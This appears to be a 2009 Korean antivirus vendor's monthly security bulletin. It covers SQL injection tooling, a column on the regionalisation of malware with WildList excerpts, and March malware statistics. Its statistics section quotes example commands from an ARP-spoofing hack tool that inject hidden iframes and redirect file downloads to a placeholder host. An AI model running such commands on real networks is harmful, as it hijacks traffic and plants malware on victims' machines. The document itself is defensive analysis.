이번에 발견된 검색 툴은 [그림 1-16]과 같이 미리 정의된 여러 개의 SQL 인젝션 구문을 공격자가 지정하면 자동으로 검색 엔진과 연결이 되면서 취약한 웹 사이트 검색이 이루어지게 된다. 해당 검색 툴을 이용해 취약한 웹 사이트들이 검색이 되면 동일한 구문으로 다른

SQL 인젝션 공격 툴을 이용해 손쉽게 시스템의 관리자 권한을 획득 할 수 있게 된다. 이렇게 더욱 손쉽게 SQL 인젝션 공격을 수행할 수 있는 툴이 발견되었다는 것은 중국 언더그라운드에서는 더욱 자동화되고 대량의 공격이 취약한 웹 사이트들을 대상으로 언제든지 이루어질 수 있음을 보여주는 사례라고 할 수 있다.

II. ASEC 칼럼

■ 악성코드의 국지성

2009년 현재 세계적으로 하루에 약 2-3만개의 새로운 악성코드가 출몰하는 것으로 추정된다. 1년이면 730만개 ~ 1,095만개가 되는 엄청난 수의 악성코드인데 이 악성코드가 모두 사용자들에게 위협이 될까? 특별히 위험 가능성이 높은 악성코드는 없을까? 이 글에서는 악성코드의 국지성에 대해서 알아보겠다.

(1) 국지성 논쟁

1980년대 말 컴퓨터 바이러스가 처음 등장하면서 일부 바이러스는 세계로 퍼져나갔다. 이에 우리나라에도 다양한 국가에서 제작된 바이러스가 유입된다. 하지만, 바이러스 중 여러 지역으로 퍼져나간 바이러스보다는 특정 지역에만 잠깐 퍼졌다가 사라졌거나 연구목적으로 작성되어 일반에 퍼지지 않은 악성코드들이 많았다. 90% 이상이 이런 샘플들로 흔히 동물원(In-the-zoo) 샘플이라고 부른다.

1996년 1월 와일드리스트를 보면 37명의 리포터 보고 중 AntiCMOS.A나 AntiEXE.A 등의 바이러스는 무려 30 명에 근접하는 보고가 있음을 알 수 있다. 많은 지역에서 보고가 있는 악성코드는 플로피 디스크로 확산되는 부트 바이러스들로 이때만해도 바이러스의 주요 감염 경로 중 하나가 플로피 디스크였다.


```
CARO Name of Virus      [ Alias(es)     ] Reported by:
================================================================================
15_Years................[Espejo,Stakka..] AeDgJkJwRtScSg
Accept.3773.............[...............] RaYr
Aircop.Standard.........[...............] OhRk
Anticad.4096.A..........[Plastique 5.12.] JkSg
Anticad.4096.Mozart.....[Invader........] DgFsJkSg
AntiCMOS.A..............[Lenart.........] AcAdCjDgEmEwFlFsGmIwJdJkJwMhMlMs
  (continued)                               PdRtRvScSgSmWsYr
AntiCMOS.B..............[LiXi..........] AdMsScSmTdYr
AntiEXE.A...............[D3, Newbug.....] AcAdCjDgEmFlFsGmGpIwJkJwMhMlMsPd
  (continued)                               RfRkRtRvScSgSmTdWsYr
Arianna.3375............[...............] DgJwLs
Avispa.D................[...............] AeJkRaRtSc
BackFormat.A............[Backform.......] DgFlFsJkMhYr
Baclab..................[NTU.T4,Crawber.] RtSc
Bad_Sectors.3428........[...............] FlGpYr
Barrotes.1310.A.........[Barrotos.......] DgEmGmJdJkPdSc
Boot-437................[...............] CjDgFlFsGmJkJwOhPbPdRkRtScSgSmWs
  (continued)                               Yr
```

[그림 2-1] 1996년 1월 와일드리스트

이런 국지성의 붕괴는 인터넷 사용의 확산으로 발생한다. 인터넷 사용자가 급격히 증가하기 시작한 1990년대 말부터 악성코드 제작자들은 인터넷을 악성코드 배포에 활용하기 시작한다. 이에 악성코드는 지구 한편에서 제작되어 반대쪽으로 가는데 몇 초면 가능하게 된다. 주로 뉴스그룹, 메일을 통해 확산되던 악성코드들로 상당수 악성코드가 다수의 지역에서 발견되게 된다. 2001년 12월 와일드리스트를 보면 메일로 전파되는 악성코드는 세계 여러 지역에서 보고되는 것을 알 수 있다. 그야말로 악성코드에 국경이 사라진 것이다.

```
 VBS/Haptime.A-mm.......[Help.........]  6/01 AaAsAyBdCrCsFpJjJmKdMtOzRv
                                              ShSkSmTaXcZbZvZz
+VBS/Haptime.D-mm.......[.............] 12/01 AaMt
 VBS/LoveLetter.A-mm....[.............]  5/00 AaAsAyBdCsDpEiEkEwFpJdJmKb
                                              OzPnRaRvSaSkSmTaTiZaZbZvZz
 VBS/LoveLetter.AS-mm...[Plan.A.......] 10/00 AaAsAyFpKbKdOzPbPnRvShSkSt
                                              TiXcZaZvZz
 VBS/LoveLetter.BG-mm...[.............] 12/00 AaAs
 VBS/LoveLetter.C-mm....[.............] 10/00 AaAsAyFpKbPnShSkStTa
 VBS/Netlog.A...........[Network......]  3/00 AyJmMtOzPnSkSm
 VBS/San.A-m............[.............]  3/01 AeAyTa
 VBS/San.B-m............[.............]  4/01 AaFpXc
 VBS/Sorry.C............[Mcon.B, Pica...]  3/01 AaAyPnSk
 VBS/SSIWG.U-mm.........[.............] 10/01 AmSt
 VBS/Stages.A-mm........[SHellScrap....]  7/00 AaAmAsAyBdCrCsEiEwFpJdKbKd
                                              MtOzPnRvSmStZbZz
 VBS/Tam.A-m............[.............]  2/01 AsAyFpPnRvZbZv
 VBS/Valentine.A-mm.....[.............]  3/01 AyTa
 VBS/VBSWG.J-mm.........[Anna K, SST....]  2/01 AaAdAeAmAsAyBdBhCbCsDpEiEw
                                              FpJkJmJpKbMtOzPnShSkSmSrSs
                                              StTaTiWIXcZvZz
 VBS/VBSWG.K-mm.........[NeueTarife SST.]  2/01 AmEiEwJpPbTa
 VBS/VBSWG.X-mm.........[HomePage, SST..]  5/01 AcAlAmAsAyBdCbCrCsDcEiEwFp
                                              JdJmJpKbMtPnRvRzShSkSmSrSs
                                              StTaZvZz
 VBS/VBSWG.Y-mm.........[.............] 10/01 AlTa
 VBS/VBSWG.Z-mm.........[Mawanella.....]  6/01 AaAlAsCrFpRvRzShSmSrStTaZb
 W32/Aliz.A-mm..........[.............] 11/01 AlAmAsAyBdEkJjKdMtOzPbSaSt
                                              TaZz
 W32/Anset.A-mm.........[.............] 11/01 AsKdRzSkTaTi
+W32/Anset.B-mm.........[.............] 12/01 AmTa
+W32/Anset.C-mm.........[.............] 12/01 AmTa
 W32/Apost.A-mm.........[.............] 10/01 AmAsAyFpShSmStTaZvZz
 W32/BadTrans.A-mm......[13312........]  5/01 AaAeAlAsAyCsFpJdJmKdMtOzPn
                                              ShSkSmSrSsStTaXcZbZvZz
```

[그림 2-2] 2001년 12월 와일드리스트 결과

하지만, 최근 악성코드가 예전처럼 널리 퍼지는 경우는 줄어 들게 된다. 와일드리스트를 참고해도 악성코드가 다수의 지역에서 보고되는 경우는 드물어 졌다. 2009년 2월 와일드리스트를 보면 최대로 많은 지역에서 발견된 악성코드가 고작 6곳이다.

```
W32/Autorun!ITW#492.....[..............] 11/08 StTl
W32/Autorun!ITW#494.....[..............] 11/08 IdSnSoSt
W32/Autorun!ITW#495.....[..............] 11/08 SoTl
W32/Autorun!ITW#498.....[..............] 11/08 PaTl
W32/Autorun!ITW#499.....[..............] 11/08 PaTl
W32/Autorun!ITW#500.....[..............] 11/08 PaStTl
W32/Autorun!ITW#503.....[..............] 11/08 PaTl
W32/Autorun!ITW#508.....[..............] 11/08 AoPaSnStTl
W32/Autorun!ITW#510.....[..............] 12/08 JcTl
W32/Autorun!ITW#511.....[..............] 12/08 AoRsTlWw
W32/Autorun!ITW#512.....[..............] 12/08 AoSnStTlWw
W32/Autorun!ITW#513.....[..............] 12/08 AoMtSnWw
W32/Autorun!ITW#514.....[..............] 12/08 PaTl
W32/Autorun!ITW#515.....[..............] 12/08 StTl
W32/Autorun!ITW#516.....[..............] 12/08 AoMtSt
W32/Autorun!ITW#517.....[..............] 12/08 AoSt
W32/Autorun!ITW#518.....[..............] 12/08 AoMtSt
W32/Autorun!ITW#519.....[..............] 12/08 AoMtSt
W32/Autorun!ITW#520.....[..............] 12/08 AoMtStTl
W32/Autorun!ITW#521.....[..............] 12/08 AoRsStTl
W32/Autorun!ITW#522.....[..............] 12/08 AoIdSoStTlWw
W32/Autorun!ITW#523.....[..............] 12/08 AoSnStTl
W32/Autorun!ITW#524.....[..............] 12/08 MtPa
W32/Autorun!ITW#525.....[..............] 12/08 MtPaTl
W32/Autorun!ITW#526.....[..............] 12/08 PaStTl
W32/Autorun!ITW#527.....[..............] 12/08 StTlWw
W32/Autorun!ITW#528.....[..............] 12/08 AoMtStTlWw
```

[그림 2-3] 2009년 2월 와일드리스트

악성코드에게는 인터넷이라는 훌륭한 전파 방법이 있고 인터넷에 연결된 컴퓨터는 더 많아졌는데 왜 이전보다 널리 퍼지는 악성코드는 줄어들었을까?

(2) 악성코드의 국지화 원인

2004년부터 점진적으로 시작된 악성코드의 국지 성향이 현재 뚜렷해 졌는데 이는 다음과 같은 원인이 존재한다.

첫째, 악성코드 제작 목적의 변화

2003년 이후 악성코드 제작 목적은 실력 과시나 호기심이 아닌 금전적 이득으로 목적이 뚜렷해 진다. 초기 악성코드를 이용한 돈 벌기는 스팸 메일 발송과 DDoS 공격을 통한 협박 후 금품 탈취였다. 이후 애드웨어(Adware)를 통한 광고로 돈을 벌 수 있음에 눈을 뜨지만 광고는 필연적으로 사용 언어와 연관이 된다. 즉, 한국 지역에 광고하려면 한국어로 광고가 노출되어야지 영어나 중국어, 일본어로 노출되어봐야 효과가 없다. 이에 지역적 특색에 따른

금전적 이득 방안을 모색하기 시작한다. 악성코드 제작자들은 온라인 게임이 활성화된 국가에서는 사이버 머니(Cyber Money)나 게임 아이템이 금전적으로 거래되고 있음을 파악해 한국산 온라인 게임이 인기를 끌고 있는 아시아 지역은 온라인 게임 계정 탈취 악성코드가 유행하게 된다. 상대적으로 다른 나라에 비해 인터넷 뱅킹을 통한 금전적 이득은 힘들기 때문이다. 상대적으로 인터넷 뱅킹 보안이 허술한 남미에서는 자체적으로 제작되는 대부분의 악성코드가 인터넷 뱅킹을 목표로 제작된다. 이렇게 악성코드들이 국가 혹은 지역에 맞게 맞춤형으로 제작되고 있다.

둘째, 악성코드 유형의 변화

2000년 이전만 해도 악성코드의 상당수가 다른 파일을 감염시키는 바이러스나 웜이었다. 하지만, 현재 악성코드 중 자체 전파 기능이 없는 트로이목마류가 70%를 차지하며 여기에 광고 목적으로 제작되는 애드웨어를 포함하면 전체 악성코드의 약 70-80%가 자체 전파 기능이 없는 악성코드들이 차지하고 있다. 자체 전파 기능이 없는 트로이목마는 한번 배포 이후에는 다른 시스템을 재감염 되는 가능성이 낮다.

셋째, 악성코드 배포 방식의 변화

과거 악성코드 전파 방법은 메일, 네트워크가 대부분이었다. 하지만, 최근 악성코드 배포 방법은 웹 사이트를 해킹 한 후 취약점을 공격하는 코드를 삽입 후 사용자가 해당 웹 사이트를 방문 할 때 악성코드가 설치하는 방법이 많이 사용되고 있다. 웹 사이트를 통한 공격 역시 필연적으로 언어에 종속된다. 사용자들이 자신이 사용하는 언어로 작성된 웹사이트에 방문할 가능성이 높다.

넷째, 환경의 변화

공격을 위해 시스템을 감염 시킬 경우 과거보다 시스템이나 네트워크 환경이 좋아져서 몇 천대에서 몇 만대 혹은 심지어 몇 백대만으로도 소규모 웹사이트 공격이 가능해져 굳이 많은 시스템을 감염시킬 필요가 없다.

오진(False Positives)은 줄여서 FP로 표현하거나 'False Alarm'과 같은 표현도 사용하며 사전적 의미로는 '긍정 오류', '양성 오류'로 해석되며 흔히 '오진', '오탐'으로 부른다. 보안 프로그램에서 오진은 정상을 비정상이라고 식별하는 것으로 스팸 검사에서는 정상 이메일을 스팸으로 잘못 식별하는 것, 백신 프로그램에서는 정상 프로그램을 악성코드로 잘못 식별하는 것이다.

(3) 국지성 경향

맥아피에서 2008년 2월 발표한 McAfee Sage(Security Vision from McAfee Avert Labs Vol 2 – Issue 1)에 보면 인터넷으로 묶여 있어도 국가 별로 조금씩 다른 악성코드 양상을 볼 수 알 수 있다.1

일본은 자국 P2P(Peer to Peer) 서비스인 위니(Winny)를 통해 전파되는 악성코드가 유행하고 있다. 중국은 QQ 메신저라는 자체 메신저가 전체 메신저 사용의 96% 이상을 차지하고 있어 QQ 메신저 계정을 탈취하는 트로이목마가 유행하고 있다. 또한 각종 해킹 연구 등이 활발하게 이뤄지고 있다.




Figure 1: Tencent QQ dominated the Chinese Internet messaging market in 2007.[6]

[그림 2-4] 중국의 메신저 점유율

러시아는 각종 악성코드가 제작되고 판매되고 있으며 브라질 등을 포함한 남미에서는 인터넷뱅킹 계정 탈취 트로이목마가 극성이다. 특히 최근 남미의 인터넷뱅킹 계정 탈취 트로이목마는 악성코드 제작자들이 협력해 다국적으로 실행될 수 있게 개선되기도 했다고 한다. 남미는 포르투갈어를 사용하는 브라질을 제외하고 스페인어를 사용하는데 악성코드가 접속하는 사용하는 언어를 인식해 필요한 언어를 보여준다고 한다.

자료에서 한국은 빠져있지만 한국은 온라인 게임 계정 탈취 트로이목마 등의 중국에서 제작된 악성코드가 유행하고 있는 특징이 있다.

[1] http://www.mcafee.com/us/local_content/reports/sage_2008.pdf

(4) 지역 샘플 문제

백신 프로그램이 지역 샘플에 약한가 하는 이슈가 있다.

빠르게 전파되는 악성코드의 경우 글로벌 업체뿐 아니라 로컬 업체들도 샘플을 빨리 입수할 수 있다. 하지만, 해당 지역 정보를 빨리 입수하지 못하면 특정 지역에서만 문제가 되는 악성코드의 경우 빠르게 대처하기 힘들 수도 있다.

예를 들어 실제보다 과장되긴 했지만 흔히 2090 바이러스로 알려진 에임봇(Win32/AimBot.worm.15872)의 경우 우리나라에 발견된 게 2009년 2월 9일이며 2월 10일부터 감염 보고가 증가했다. 하지만, 2월 10일 당시 이 악성코드를 진단하는 백신 제품은 10여개 뿐이었으며 다음 날인 2월 11일에 18개, 2월 12일에도 40개 제품 중 절반인 21개 정도였다. 악성코드 샘플 자체는 여러 경로로 백신 업체로 전달되었지만 수 많은 악성코드가 접수되어 처리가 늦어진 것으로 보인다. 특히 이 악성코드는 한국에서만 짧은 시간에 퍼졌다가 사라진 것으로 보인다. 반대로 특정 지역에서 짧은 시간에 확산되고 사라지는 샘플의 경우 국내에는 모르고 지나칠 수도 있다. 이에 백신 업체는 각 국의 정보를 수집하기 위해 노력하고 있다.

(5) 결론

악성코드는 계속 변화하고 있다. 도스 바이러스는 윈도우가 등장하면서 사라졌으며 폭발적으로 증가하던 매크로 바이러스나 메일로 전파되던 대량 메일 전파 악성코드 수가 미미할 정도로 줄어버렸다. 현재는 국지화와 다량의 악성코드를 계속 짧게 치고 빠지는 공격이 대체적이지만 언제까지 이와 같은 추세로 유지 될지는 알 수 없다. 환경 변화에 따라 악성코드는 언제든 변모할 수 있다. 예를 들어 인터넷 뱅킹을 통해 다른 국가 은행에도 자금 이체가 가능해지고 방식이 동일하다면 악성코드 제작자는 다시 특정 지역에 특화된 악성코드가 아닌 세계를 상대로 한 악성코드 전파 방안을 모색할 것이다.

악성코드 제작자들은 지역성에 맞게 악성코드를 계속 개선하고 있다. 초보적 단계이지만 IP를 확인해 메일 내용에 해당 지역의 지명이 들어가는 등의 형태로 사용자들의 호기심을 이용하거나 다국어를 지원하는 형태도 존재한다. 국내 사용자를 목표로 제작되는 악성코드 역시 국내에서 많이 사용되는 메신저를 목표로 하고 국내에서 많이 접속하는 웹 사이트를 해킹하기 위해 노력하고 있다.

이런 악성코드의 국지성이 장기적인 현상일지 일시적 현상일지는 계속 지켜봐야 할 것으로 보인다.

III. 이달의 통계

1. 악성코드 통계

(가) 3월 악성코드 피해 통계

순위		악성코드명	건수	비율
1	new	Win-Trojan/Backdoor.33365	9	19.6%
2	new	Win32/Autorun.worm.175277	5	10.9%
2	new	Win32/Spammer.worm.395264	5	10.9%
4	new	Win-Trojan/Downloader.88576.H	5	10.9%
5	new	Win32/Autorun.worm.174030	4	8.7%
6	new	Win-Trojan/Agent.26112.IG	4	8.7%
7	new	Win-Trojan/Bagle.806912.D	4	8.7%
7	new	Win-Trojan/Webdor.425984	4	8.7%
9	new	Dropper/Agent.1176615	3	6.5%
10	new	Dropper/Agent.66048.J	3	6.5%
합 계			**46**	**100.0%**

[표 3-1] 2009년 2월 악성코드 피해 Top 10

순위		악성코드명	건수	비율
1	new	Dropper/Agent.170797	9	11.7%
1	new	Dropper/OnlineGameHack.173857	9	11.7%
1	new	Win-Trojan/Agent.1470464.B	9	11.7%
1	new	Win-Trojan/Autorun.86016.E	9	11.7%
2	new	Win-AppCare/HackTool.13531	8	10.4%
3	new	Win32/IRCBot.worm.126976.AI	7	9.1%
3	new	Win-Adware/Elog.365568	7	9.1%
3	new	Win-AppCare/Agent.8704.B	7	9.1%
4	new	Dropper/OnlineGameHack.174326	6	7.8%
4	new	Win-Downloader/Rogue.XPPoliceAntivirus.52230	6	7.8%
합 계			**77**	**100.0%**

[표 3-2] 2009년 3월 악성코드 피해 Top 10


[표 3-1]은 2009년 2월 악성코드 피해 Top 10이며, [표 3-2]는 2009년 3월 악성코드로 인한 피해 Top 10을 나타낸 것이다.

3월 Top 10에서 특이 할만한 것은 Top 10 중 Win-AppCare(이하 유해가능프로그램)가 Top 10의 2자리를 차지한 것이다.
이 중 Win-AppCare/HackTool.13531은 단독으로 동작이 불가한 유해가능프로그램이며, Dropper/OnlineGameHack.27648.E와 Dropper/OnlineGameHack.24064.B에서 생성 및 실행되며, Arp Spoofing을 수행할 수 있는 자체 명령을 가지고 있다.

```
Zx0000.exe -idx 0 -ip 192.168.0.2-192.168.0.99 -port 80 -insert "<iframe src='xx' width=0 height=0>"
Zx0000.exe -idx 0 -ip 192.168.0.2-192.168.0.12,192.168.0.20-192.168.0.30 -spoofmode 3 -postfix ".exe,.rar,.zip" -hackurl http://xx.net/ -filename test.exe
Zx0000.exe -idx 0 -ip 192.168.0.2-192.168.0.99 -port 80 -hacksite 222.2.2.2,www.a.com,www.b.com -insert "just for fun<noframes>"
```

[참고 3-1] Win-AppCare/HackTool.13531에 내장된 명령어 예시


Win-AppCare/Agent.8704.B는 치료 이슈가 있는 악성코드로서 익스플로러(explorer.exe) 프로세스에 악성코드 원본을 핸들로 등록하여 실행시킨다. 핸들이 오픈되는 경우 핸들을 끊거나 핸들로 등록시킨 선행 프로세스를 종료해야 완전한 치료가 가능하다. 치료방법은 V3치료옵션에서 쉘코드 종료 후 치료로 변경하여 수동 검사하면 완전히 삭제되며, 두번째는 V3로 수동 검사하여 악성코드 치료 선택창이 자동으로 열릴 때 치료 후 재부팅을 선택하여 치료하면 완전한 치료가 가능하다.



[그림 3-1] Win-AppCare/Agent.8704.B가 익스플로러 프로세스에 인젝션된 경우

특이한 악성코드로 Win-Downloader/Rogue.XPPoliceAntivirus.52230를 Top10에 확인 할 수 있다. 해당 악성코드는 가짜백신 프로그램인 페이크 안티바이러스(FakeAV)변종이다. 또한 한동안 잠잠하던 Win32/IRCBot.worm의 Top 10 진출도 눈에 띈다. 간과해선 안될 것은 각종 Trojan만이 정보유출과 연관되는 것이 아니다. 특정 IRC 서버의 채널에 접속하여 오퍼(방장)가 내리는 명령에 따라 다양한 악의적인 기능이 수행될 수 있으므로 Win32/IRCBot.worm 또한 다양한 정보유출과 연관성을 가질 수 있다.

아래의 그림과 표는 변형 악성코드를 묶어서 대표 진단명을 기준으로 통계를 뽑은 것이며, 개별 악성코드 통계보다 전체적인 악성코드 통계양상을 알 수 있다. 이는 많은 변형의 출현 및 빠른 악성코드 엔진대응으로 개별 악성코드 생명주기가 짧아져서 이를 보강하기 위해 참고로 작성한 것이다.



[그림 3-2] 2009년 3월 악성코드 대표 진단명 Top 10

순위		악성코드명	건수	비율
1	↑4	Win-Trojan/Downloader	803	32.3%
2	↓1	Win-Trojan/Agent	469	18.9%
3	↓2	Win-Trojan/OnlineGameHack	342	13.8%
4	new	Win-Downloader/Rogue.XPPoliceAntivirus	264	10.6%
5	↓4	Dropper/OnlineGameHack	174	7.0%
6	↓5	Dropper/Agent	114	4.6%
7	–	Win-Trojan/Zbot	95	3.8%
8	↑9	Win-Trojan/Fakeav	88	3.5%
9	new	Win-Downloader/Rogue.FakeAV	73	2.9%
10	new	Win32/IRCBot.worm	63	2.5%
합계			2,485	100.0%


[표 3-3] 2009 3월 악성코드 대표 진단명 Top 10

[그림 3-2]과 [표 3-3]은 2009 3월 악성코드의 대표 진단명을 기준으로 유형별 피해 순위 Top 10을 나타내고 있다.


3월 악성코드 대표 진단명 Top 10을 살펴 보면 지난달과 마찬가지로 OnlineGameHack이 많은 비율(3위와 5위에 링크되어 있으며, 그 비율의 합은 20.8%)을 차지하고 있다. 두드러진 변화는 1월에 순위에 진입하여 2월에 6위까지 올랐던 오토런(Autorun) 웜은 3월 Top10 순위에서 사라졌다. 이는 보안패치설치 및 백신의 최신엔진 업데이트, USB Guard 설치 등 일반 사용자 보안 의식 발전 결과로 보여진다. 가짜백신 프로그램인 페이크 안티바이러스(FakeAV)는 9위에서 한 단계 올라 8위로 상승했으며, 또 다른 변종 가짜백신 프로그램인 페이크 안티바이러스(Win-Downloader/Rogue.XPPoliceAntivirus)도 새로 진입하여 4위를 차지했다. 가짜백신 프로그램은 사용자가 설치 및 검사하지 않았음에도 허위로 진단하여 마치 시스템에 많은 악성코드를 진단한 것처럼 보여주어 온라인 결제를 유도하는 금전적인 목적이 있다. 3월 악성코드 Top10 에 진입한 Win32/IRCBot.worm은 대표 진단명 Top10에서도 확인할 수 있다. 이런 Win32/IRCBot.worm를 사전에 방지하기 위해서는 최신 보안패치와 함께 관리 계정의 비밀번호를 영문, 숫자, 특수문자의 조합하여 웜의 침입을 막는 노력이 필요하다.

아래의 [그림 3-3]은 2009년 3월 전체 악성코드 유형별 피해신고 건수를 나타내고 있는 그래프이다. 트로이목마 프로그램은 77%로 다른 악성코드보다 월등히 많은 비율을 차지하고 있으며, 드롭퍼와 웜이 각각 9%와 8%를 차지하고 있으며, 그 뒤를 이어 스크립트 3%, 유해가능 프로그램이 3%를 차지하고 있다. 저번 달과 동일하게 바이러스는 0.1%로 극히 낮

은 비율을 유지하고 있다.




[그림 3-3] 2009년 3월 악성코드 유형별 피해신고 비율



[그림 3-4] 2009년 3월 악성코드 유형별 피해신고 비율 전월 비교

위의 [그림 3-4]은 전월과 비교한 악성코드 유형별 피해신고를 나타낸 것이다. 증가한 것은 트로이목마의 경우 전월과 비교하여 3.9%가 늘어났으며, 웜은 8.8%로 전월에 비해 4.1%가 줄어 들었다. 드롭퍼는 9%로 전월에 비해 소폭 감소하였으며, 스크립트, 유해가능 프로그램과 바이러스는 약간의 수치 차이는 있겠으나 전월과 많은 차이가 없었다.



[그림 3-5] 월별 피해신고 건수

[그림 3-5]는 월별 피해신고 건수를 나타내는 그래프로 작년 12월에서 1월에는 중국 춘절의 영향으로 중국발 악성코드가 다소 감소하였다가 춘절 연휴가 끝난 2월에 피해가 증가하다가 IRCBOT 및 가짜 백신프로그램의 배포가 활발해짐에 따라 3월에도 계속 늘어나고 있다.

사전에 방지하기 위해서는 최신 보안패치와 함께 관리 계정의 비밀번호를 영문, 숫자, 특수문자의 조합하여 시스템 취약점을 보완하고 가짜 백신 프로그램 등의 설치를 막기 위해 신뢰할 수 없는 메일은 가급적 읽지 말고 삭제해야 한다.

(1) 국내 신종(변형) 악성코드 발견 피해 통계

